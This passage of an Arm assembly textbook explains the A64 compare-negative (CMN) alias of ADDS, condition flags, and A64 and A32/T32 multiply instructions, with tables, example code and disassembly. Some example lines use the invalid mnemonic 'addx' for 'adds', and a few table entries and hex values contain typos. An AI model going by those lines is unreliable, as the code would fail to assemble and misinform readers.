	Shifted register	<code>CMP Wn, Wm{, <shift> #imm}</code>
	Extended register	<code>CMP Wn, Wm{, <extend> {#imm} }</code>

CMP Instruction Operation Behavior

The compare negative (`CMN`) instruction adds its two operands and sets flags based on the result, instead of performing a subtraction. It is useful in cases where the programmer has two values m and n and wants to know if $m = -n$. `CMN` can also be useful in the case

where n cannot be encoded into a `CMP` instruction as an immediate constant, but $-n$ can be encoded into a `CMN` instruction. In such cases, the compiler might choose to use `CMN` instead of `CMP`.

The syntax for `CMN` instructions on A64 and A32/T32 is similar to the syntax of `CMP` instructions covered in [Table 5.28](#).

On A64, `CMN` is defined as an alias of the `ADDS` instruction. But instead of storing the result, a zero register (`WZR` or `XZR`) is used as the destination register to discard the result, as shown in [Table 5.29](#).

Table 5.29: A64 Compare Negative (CMN) Instruction Forms and Aliases

INSTRUCTION	EQUIVALENT INSTRUCTION
<code>CMN Xn, #imm</code>	<code>ADDS XZR, Xn, #imm{, LSL #12}</code>
<code>CMN Xn, Xm{, <shift> #imm}</code>	<code>ADDS XZR, Xn, Xm{, <shift> #imm}</code>
<code>CMN Xn, Xm{, <extend> {#imm} }</code>	<code>ADDS XZR, Xn, Xm{, <extend> {#imm} }</code>
<code>CMN Wn, #imm</code>	<code>ADDS WXR, Wn, #imm{, LSL #0}</code>
<code>CMN Wn, Wm{, <shift> #imm}</code>	<code>ADDS WZR, Wn, Wm{, <shift> #imm}</code>
<code>CMN Wn, Wm{, <extend> {#imm} }</code>	<code>ADDS WZR, Wn, Wm{, <extend> {#imm} }</code>

Flag-setting instructions such as `CMP`, `CMN`, and instructions with an `s`-suffix (e.g., `ADDS`, `SUBS`) can set the following condition flags:

Negative ($_N$) flag:

- 1 if the result is negative
- 0 if the result is positive or zero

Zero ($_Z$) flag:

- 1 if the result is zero (indicates an equal result)
- 0 otherwise

Carry (C) flag:

- 1 if instruction results in a carry condition, e.g., unsigned overflow as a result of an addition
- 0 otherwise

Overflow (V) flag:

- 1 if instruction results in an overflow condition, e.g., signed overflow as a result of an addition

The use of condition flags in conditional execution is covered in more detail in [Chapter 7](#). The following code shows some examples of flags set by the A64 compare (`CMP`) and compare negative (`CMN`) instructions and demonstrates how their equivalent `SUBS` or `ADDS` instructions are interpreted in disassembly.

Examples of A64 CMN and CMP Instructions

Assembly Source

```
.text
.global _start

    mov x1, #-14
    mov x2, #16
    mov x3, #14
    mov x4, #56

    cmp x3, x2          // x3 - x2 = 14 - 16 = -2.
Flags: N
    subs xzr, x3, x2
    cmp x3, #2          // x3 - 2 = 14 - 2 = 12.
Flags: C
    subs xzr, x3, #2
    cmp x4, x3, lsl #2 // x4 - x3 << 2 = 56 - 56 =
0. Flags: Z, C
    subs xzr, x4, x3, lsl #2

    cmn x2, #16          // x2 + 16 = 16 + 16 = 32
    addx xzr, x2, #16
    cmn x3, x1          // x3 + x1 = 14 + (-14) = 0.
Flags: Z, C
    addx xzr, x3, x1
    cmn x4, x1, lsl #2 // x4 + x1 << 2 = 56 - 56 =
0. Flags: Z, C
    addx xzr, x4, x1, lsl #2
    cmn x1, #14, lsl #0 // x1 + 14 = -14 + 14 = 0.
Flags: Z, C
    addx xzr, x1, #14, lsl #0
    cmn x4, #14, lsl #12 // x4 + 14 << 12 = 56 + 0xE000 =
0xE038. Flags: none
    addx xzr, x4, #14, lsl #12
```

Disassembly Output

```
Disassembly of section .text:

000000000400078 <_start>:
400078:         928001a1      mov       x1,
#0xfffffffffffffff2          // #-14
```

40007c:	d2800202	mov	x2, #0x10
// #16			
400080:	d28001c3	mov	x3, #0xe
// #14			
400084:	d2800704	mov	x4, #0x38
// #56			
400088:	eb02007f	cmp	x3, x2
40008c:	eb02007f	cmp	x3, x2
400090:	f100087f	cmp	x3, #0x2
400094:	f100087f	cmp	x3, #0x2
400098:	eb03089f	cmp	x4, x3, lsl #2
40009c:	eb03089f	cmp	x4, x3, lsl #2
4000a0:	b100405f	cmn	x2, #0x10
4000a4:	b100405f	cmn	x2, #0x10
4000a8:	ab01007f	cmn	x3, x1
4000ac:	ab01007f	cmn	x3, x1
4000b0:	ab01089f	cmn	x4, x1, lsl #2
4000b4:	ab01089f	cmn	x4, x1, lsl #2
4000b8:	b100383f	cmn	x1, #0xe
4000bc:	b100383f	cmn	x1, #0xe
4000c0:	b140389f	cmn	x4, #0xe, lsl #12
4000c4:	b140389f	cmn	x4, #0xe, lsl #12

Multiplication Operations

In Armv8-A, multiplications, as well as their more complex forms such as multiply-add, take their operands from registers and never from constant immediate values. [Table 5.30](#) lists the basic multiply instructions available on the A32/T32 and A64 instruction sets.

Although these are the main multiply instructions—and the most common ones encountered during reverse engineering—the 32-bit instruction sets in the Armv8-A instruction also provide a large number of multiply variants that can perform optimized vector-packed or multiplies. For example, the A32/T32 instruction sets allow a multiplication of two 32-bit source operands to create a 64-bit result with the 64-bit output split over two 32-bit destination registers.

Table 5.30: General Integer Multiply Instructions

INSTRUCTION SET	INSTRUCTION DESCRIPTION	INSTRUCTION SYNTAX
A32/T32	Multiply	MUL Rd, Rn{, Rm}
	Multiply accumulate	MLA Rd, Rn, Rm, Ra
	Multiply and subtract	MLS Rd, Rn, Rm, Ra
A64 (64-bit)	Multiply	MUL Xd, Xn, Xm
	Multiply-add	MADD Xd, Xn, Xm, Xa
	Multiply-subtract	MSUB Xd, Xn, Xm, Xa
	Multiply-negate	MNEG Xd, Xn, Xm
A64-32	Multiply	MUL Wd, Wn, Wm
	Multiply-add	MADD Wd, Wn, Wm, Wa
	Multiply-subtract	MSUB Wd, Wn, Wm, Wa
	Multiply-negate	MNEG Wd, Wn, Wm

Multiplications on A64

In A64, several additional multiplication instructions are available to compute either 32×32-bit multiplications or 64×64-bit multiplications, either with signed or unsigned inputs, and optionally performing a final addition, subtraction, or negation of the result. These are built around the fundamental multiply-add and multiply-sub instructions.²

For example, multiply-negate is encoded as a multiply-subtract instruction using the zero register as the first source operand.

These are shown in [Table 5.31](#), alongside the operations that these instructions perform under the hood.

Table 5.31: A64 Signed and Unsigned Multiply Instructions

INSTRUCTION	INSTRUCTION SYNTAX	OPERATION
S. multiply-add long	SMADDL $X_d, W_n, W_m,$ X_a	$X_d = X_a + (W_n \times W_m)$
S. multiply-subtract long	SMSUBL $X_d, W_n, W_m,$ X_a	$X_d = X_a - (W_n \times W_m)$
S. multiply-negate long	SMNEGL X_d, W_n, W_m	$X_d = -(W_n \times W_m)$
S. multiply long	SMULL X_d, W_n, W_m	$X_d = W_n \times W_m$
S. multiply high	SMULH X_d, X_n, X_m	$X_d = (X_n \times X_m)$ $<127:64>$
U. multiply-add long	UMADDL $X_d, W_n, W_m,$ X_a	$X_d = X_a + (W_n \times W_m)$
U. multiply-subtract long	UMSUBL $X_d, W_n, W_m,$ X_a	$X_d = X_a - (W_n \times W_m)$
U. multiply-negate long	UMNEGL X_d, W_n, W_m	$X_d = -(W_n \times W_m)$
U. multiply long	UMULL X_d, W_n, W_m	$X_d = W_n \times W_m$
U. multiply high	UMULH X_d, X_n, X_m	$X_d = (X_n \times X_m)$ $<127:64>$

Additionally, A64 provides the ability to perform a 64x64-bit multiplication to produce a 128-bit result. Since A64's 64-bit registers cannot hold a 128-bit value, the programmer must either select the top 64 bits or low 64 bits of the 128-bit result into the destination register. `UMULL` and `UMULH` are used to perform this unsigned 64×64 bit multiplication, selecting the low and high 64 bits of the 128-bit result, respectively, and `SMULL` and `SMULH` perform the same function based on signed 64-bit input values.

Example of Multiplications on A64

```
.text
.global _start

_start:
    mov X0, #2                      // 0x2
    mov X1, #11                     // 0xb
    mov X2, #22                      // 0x16
    mov X3, #33                      // 0x21

    SMADDL X5, W0, W1, X2          // (2 * 11) + 22 = 44 (0x2C)
    SMSUBL X5, W0, W1, X2          // (2 * 11) - 22 = 0x00
    SMNEGL X5, W0, W1              // -(2 * 11) = -22
(0xfffffffffffffea)
    SMULL  X5, W0, W1              // 2 * 11 = 22 (0x16)
    SMULH  X5, X0, X1              // (2 * 11) <127:64> = 0x00
    UMADDL X5, W0, W1, X2          // (2 * 11) + 22 = 44 (0x2C)
    UMSUBL X5, W0, W1, X2          // (2 * 11) - 22 = 0x00
    UMNEGL X5, W0, W1              // -(2 * 11) = -22
(0xfffffffffffffea)
    UMULL  X5, W0, W1              // 2 * 11 = 22 (0x16)
    UMULH  X5, X0, X1              // (2 * 11) <127:64> = 0x00
```

Multiplications on A32/T32

Compared to A64, the A32/T32 instruction sets provide a dizzying array of different instructions to perform different types of multiply.

[Table 5.32](#) provides a summary of all the A32/T32 multiplication instructions, alongside their syntax and basic action.

Table 5.32: A32 Multiply Instructions

INSTRUCTION NAME	INSTRUCTION SYNTAX	OPERATION (BIT WIDTHS)
MUL{S}	Rd, Rn{, Rm}	$32 = 32 \times 32$
MLA{S}	Rd, Rn, Rm, Ra	$32 = 32 + 32 \times 32$
MLS	Rd, Rn, Rm, Ra	$32 = 32 - 32 \times 32$
SMLA<BB BT TB TT>	Rd, Rn, Rm, Ra	$32 = 16 \times 16 + 32$
SMLA<D DX>	Rd, Rn, Rm, Ra	$32 = 16 \times 16 + 16 \times 16 + 32$
SMLAL{S}	RdLo, RdHi, Rn, Rm	$64 = 32 \times 32 + 64$
SMLAL<BB BT TB TT>	RdLo, RdHi, Rn, Rm	$64 = 16 \times 16 + 64$
SMLAL<D DX>	RdLo, RdHi, Rn, Rm	$64 = 16 \times 16 + 16 \times 16 + 64$
SMLA<WB WT>	Rd, Rn, Rm, Ra	$32 = 32 \times 16^* + 32$
SMLS<D DX>	Rd, Rn, Rm, Ra	$32 = 32 + 16 \times 16 - 16 \times 16$
SMLS<D DX>	RdLo, RdHi, Rn, Rm	$64 = 64 + 16 \times 16 - 16 \times 16$
SMUS<D DX>	{Rd,} Rn, Rm	$32 = 16 \times 16 - 16 \times 16$
SMUA<D DX>	{Rd,} Rn, Rm	$32 = 16 \times 16 + 16 \times 16$
SMUL<BB BT TB TT>	{Rd,} Rn, Rm	$32 = 16 \times 16$
SMUL<L LS>	RdLo, RdHi, Rn, Rm	$64 = 32 \times 32$
SMUL<WB WT>	{Rd,} Rn, Rm	$32 = 32 \times 16^-*$
SMML<A AR>	Rd, Rn, Rm, Ra	$32 = 32 + 32 \times 32^-**$
SMML<S SR>	Rd, Rn, Rm, Ra	$32 = 32 - 32 \times 32^-**$
SMMU<L LR>	{Rd,} Rn, Rm	$32 = 32 \times 32^-**$
UMAAL	RdLo, RdHi, Rn, Rm	$64 = 32 + 32 + 32 \times 32$
UMLA<L LS>	RdLo, RdHi, Rn, Rm	$64 = 64 + 32 \times 32$
UMUL<L LS>	RdLo, RdHi, Rn, Rm	$64 = 32 \times 32$

* – The most significant 32 bits of the 48-bit product are used. Less significant bits are discarded.

** – The most significant 32 bits of the 64-bit product are used. Less significant bits are discarded.

Rather than going over each multiply variant individually, we can group them into similar categories. Each instruction can operate on full or partial register values, producing either a 32-bit or 64-bit result.

Least significant word multiplications

Most significant word multiplications

Halfword (16-bit) multiplications

Vector (dual) multiplications

Long (64-bit) multiplications

Of these, only three multiply instructions in those groups are unsigned multiplications; the rest operate on signed inputs.

Let's start with the least and most significant word multiplications, which take two 32-bit inputs, generate a 64-bit result, and either capture the low or high 32 bits of that result into a register.

Least Significant Word Multiplications

The least significant word multiplications on A32/T32 take two 32-bit values, multiply them to compute a 64-bit result, and capture the low 32 bits of that result, optionally performing an additional add or subtract based on a third 32-bit value. These are shown in [Table 5.33](#).


Table 5.33: A32 Least Significant Word Multiplications

INSTRUCTION SYNTAX	OPERATION (BITS)
MUL{S} Rd, Rn{, Rm}	$32 = 32 \times 32$
MLA{S} Rd, Rn, Rm, Ra	$32 = 32 + 32 \times 32$
MLS Rd, Rn, Rm, Ra	$32 = 32 - 32 \times 32$

Multiply (MUL)

As illustrated in [Figure 5.20](#), the `MUL` instruction multiplies two 32-bit inputs stored on registers to form a 64-bit result and captures the least-significant 32 bits of that result to the destination register. In A32/T32 syntax, the second source register can be omitted if the destination register is also used as one of the source registers. That is, `MUL Rd, Rn` is equivalent to, and encoded the same way as, `MUL Rd, Rn, Rd`. This instruction can also be instructed to set arithmetic flags based on the result, using the mnemonic `MULS`.

MUL{S} Rd, Rn{, Rm}




[Figure 5.20:](#) The `MUL` instruction

Multiply and Accumulate (MLA)

As shown in [Figure 5.21](#), the multiply and accumulate (_{MLA}) instruction extends the _{MUL} instruction to perform an extra addition once the result is computed. It performs a multiplication of two 32-bit values taken from registers, adds a third 32-bit value specified in the third source register, and writes the final 32-bit result to the destination register. As with _{MUL}, _{MLA} can also be instructed to set the arithmetic flags _N (negative) and _Z (zero) based on the result using the instruction mnemonic _{MLAS}.

MLA{S} Rd, Rn, Rm, Ra



[Figure 5.21:](#) The multiply and accumulate (_{MLA}) instruction

Multiply and Subtract (MLS)

The multiply and subtract (_{MLS}) instruction performs a multiplication of two 32-bit inputs, captures the low 32 bits of the 64-bit result, and subtracts this value from a third source register. Note that the order here is important: the product is subtracted from the _{Ra} input, not the other way around, as shown in [Figure 5.22](#).

$\text{MLS } \text{Rd}, \text{ Rn}, \text{ Rm}, \text{ Ra}$




Figure 5.22: The multiply and subtract (MLS) instruction

Most Significant Word Multiplications

The most significant word multiplications on A32/T32 take two 32-bit values, multiply them to compute a 64-bit result, and capture the high (i.e., most significant) 32 bits of that result, optionally performing an additional add or subtract based on some third 32-bit value.

These are shown in [Table 5.34](#).

Table 5.34: A32 Most Significant Word Multiplications

INSTRUCTION SYNTAX	OPERATION (BITS)
SMML<A AR> Rd, Rn, Rm, Ra	$32 = 32 + 32 \times 32^*$
SMML<S SR> Rd, Rn, Rm, Ra	$32 = 32 - 32 \times 32^*$
SMMU<L LR> {Rd, } Rn, Rm	$32 = 32 \times 32^*$

* – The most significant 32 bits of the 64-bit product are used. Less significant bits are discarded.

Signed Most Significant Word Multiply (SMMUL)

The `SMMUL` instruction performs a signed multiplication of two 32-bit inputs to produce a 64-bit result and captures the most significant 32 bits of the result to the destination register, as illustrated in [Figure 5.23](#).

SMMUL Rd, Rn, Rm





Figure 5.23: The `SMMUL` instruction

Unlike the `MUL` instruction, `SMMUL` cannot be directed to set arithmetic flags based on the result. It can, however, be instructed to *round* as opposed to *truncate* the result via the `SMMULR` mnemonic. This is mathematically equivalent to adding `0x80000000` to the 64-bit result prior to performing the 32-bit high-word capture.

Signed Most Significant Word Multiply Accumulate (SMMLA)

As with the least significant word forms, most significant word multiplies can also perform an extra addition. `SMMLA` therefore computes the product of two 32-bit inputs to create a 64-bit result, captures the most significant 32 bits of this result, and then adds a 32-bit value held in a third register, as shown in [Figure 5.24](#). The final 32-bit result is written to the destination register.

SMMLA Rd, Rn, Rm, Ra



[Figure 5.24](#): The `SMMLA` instruction

As with `SMMUL`, `SMMLA` cannot be directed to set arithmetic flags based on the result, but can be instructed to round the result (as opposed

to simply truncate the result) via the `SMMLAR` mnemonic. This is mathematically equivalent to adding `0x80000000` to the 64-bit result prior to performing the 32-bit high-word capture.

Signed Most Significant Word Multiply Subtract (SMMLS)

The `SMMLS` instruction performs a signed multiplication of two 32-bit inputs to produce a 64-bit result, captures the top 32 bits of that result, and then subtracts this product from the 32-bit value held in a third source register value before writing this result to the destination register. This process is illustrated in [Figure 5.25](#).

SMMLS Rd, Rn, Rm, Ra




Figure 5.25: The `SMMLS` instruction

As with `SMMUL`, `SMMLS` cannot be directed to set arithmetic flags based on the result but can be instructed to *round* as opposed to *truncate* the result via the `SMMLSR` mnemonic. This is mathematically equivalent to adding `0x80000000` to the 64-bit result prior to performing the 32-bit high-word capture.

Halfword Multiplications

Halfword multiplications allow multiplications by a 16-bit value. These come in two forms: 16×16-bit multiplications and 32×16-bit

multiplications.

The 16×16 -bit multiplication group provides four variations for each instruction, allowing the multiplication of either the top or bottom 16 bits of either input to be used, indicated by the last two letters of the instruction: BB, BT, TB, or TT. Here, B means that the bottom 16 bits of a source register will be used, and T means the top 16 bits of a source register will be used. For example, TB means that the two 16-bit inputs to the operation will be taken from the top 16 bits of the value in R_n , and the second 16-bit input will come from the bottom 16 bits of the value in R_m .

The 32×16 bit multiplication group provides two variations for each instruction, depending on whether the 16-bit value is taken from the top or lower half of the second operand. These instructions end either WT or WB, indicating that the instruction is a word-by-top-halfword multiply or a word-by-bottom-halfword multiply, respectively.

As with other multiplies, this can be further complicated by allowing an implicit addition, although it is not possible to perform an implicit subtraction during halfword multiplies. [Table 5.35](#) shows the A32 halfword multiplications instruction syntax and operation.

[Table 5.35:](#) A32 Halfword Multiplications

INSTRUCTION SYNTAX	OPERATION (BITS)
SMLA<BB BT TB TT> Rd, Rn, Rm, Ra	$32 = 16 \times 16 + 32$
SMLA<WB WT> Rd, Rn, Rm, Ra	$32 = 32 \times 16^* + 32$
SMUL<BB BT TB TT> {Rd, } Rn, Rm	$32 = 16 \times 16$
SMUL<WB WT> {Rd, } Rn, Rm	$32 = 32 \times 16^*$

* – The most significant 32 bits of the 48-bit product are used. Less significant bits are discarded.

Signed Multiply Halfwords (SMULBB, SMULBT, SMULTB, SMULTT)

The signed multiply halfword group of instructions `SMULBB`, `SMULBT`, `SMULTB`, and `SMULTT` all multiply two 16-bit halfwords to create a 32-bit result, writing the 32-bit result to the destination register, as shown in [Table 5.36](#) and illustrated in [Figure 5.26](#).

Table 5.36: A32 Signed Multiply Halfword Instructions

INSTRUCTION SYNTAX	OPERATION (BITS)
<code>SMULBB Rd, Rn, Rm</code>	$Rd = Rn[0:15] \times Rm[0:15]$
<code>SMULBT Rd, Rn, Rm</code>	$Rd = Rn[0:15] \times Rm[16:31]$
<code>SMULTB Rd, Rn, Rm</code>	$Rd = Rn[16:31] \times Rm[0:15]$
<code>SMULTT Rd, Rn, Rm</code>	$Rd = Rn[16:31] \times Rm[16:31]$

